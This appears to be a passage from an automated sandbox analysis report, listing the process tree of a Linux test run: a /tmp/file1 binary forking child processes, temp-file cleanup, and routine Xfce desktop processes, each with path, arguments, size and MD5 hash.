Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

File Written

Analysis Process: dash PID: **5217**, Parent PID: **4334**

General

Start time:	16:05:13
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rm PID: **5217**, Parent PID: **4334**

General

Start time:	16:05:13
Start date:	19/02/2022
Path:	/usr/bin/rm
Arguments:	rm -f /tmp/tmp.bhkKqn6VLL /tmp/tmp.RuRqJkNDuA /tmp/tmp.FX40reyTu0
File size:	72056 bytes
MD5 hash:	aa2b5496fdbfd88e38791ab81f90b95b

File Activities

File Deleted

File Read

Analysis Process: file1 PID: **5225**, Parent PID: **5108**

General

Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	/tmp/file1
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5226**, Parent PID: **5225**

General

Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5227**, Parent PID: **5226**

General	
Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5228**, Parent PID: **5226**

General	
Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5229**, Parent PID: **5226**

General	
Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5230**, Parent PID: **5226**

General	
Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

Analysis Process: file1 PID: **5231**, Parent PID: **5226**

General	
Start time:	16:05:16
Start date:	19/02/2022
Path:	/tmp/file1
Arguments:	n/a
File size:	66320 bytes
MD5 hash:	c343f34198cdb0656394f0541c3b1880

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: **5234**, Parent PID: **2063**

General	
Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes

MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5234**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5235**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5235**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5236**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5236**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Analysis Process: xfce4-panel PID: **5237**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5237**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

File Read

Directory Enumerated

Analysis Process: wrapper-2.0 PID: **5248**, Parent PID: **5237**

General

Start time:	16:05:25
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	n/a
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

Directory Enumerated

Analysis Process: xfpm-power-backlight-helper PID: **5248**, Parent PID: **5237**

General

Start time:	16:05:25
Start date:	19/02/2022
Path:	/usr/sbin/xfpm-power-backlight-helper
Arguments:	/usr/sbin/xfpm-power-backlight-helper --get-max-brightness
File size:	14656 bytes
MD5 hash:	3d221ad23f28ca3259f599b1664e2427

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: **5238**, Parent PID: **2063**

General

Start time:	16:05:21

Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5238**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

- **File Read**
- **Directory Enumerated**
- **Directory Created**

Analysis Process: xfce4-panel PID: **5239**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	375768 bytes
MD5 hash:	a15b657c7d54ac1385f1f15004ea6784

Analysis Process: wrapper-2.0 PID: **5239**, Parent PID: **2063**

General

Start time:	16:05:21
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
File size:	35136 bytes
MD5 hash:	ac0b8a906f359a8ae102244738682e76

File Activities

- **File Read**
- **Directory Enumerated**

Analysis Process: dbus-daemon PID: **5250**, Parent PID: **5249**

General

Start time:	16:05:26
Start date:	19/02/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: xfconfd PID: **5250**, Parent PID: **5249**

General

Start time:	16:05:26
Start date:	19/02/2022
Path:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
File size:	112880 bytes
MD5 hash:	4c7a0d6d258bb970905b19b84abcd8e9

File Activities

File Read

Directory Created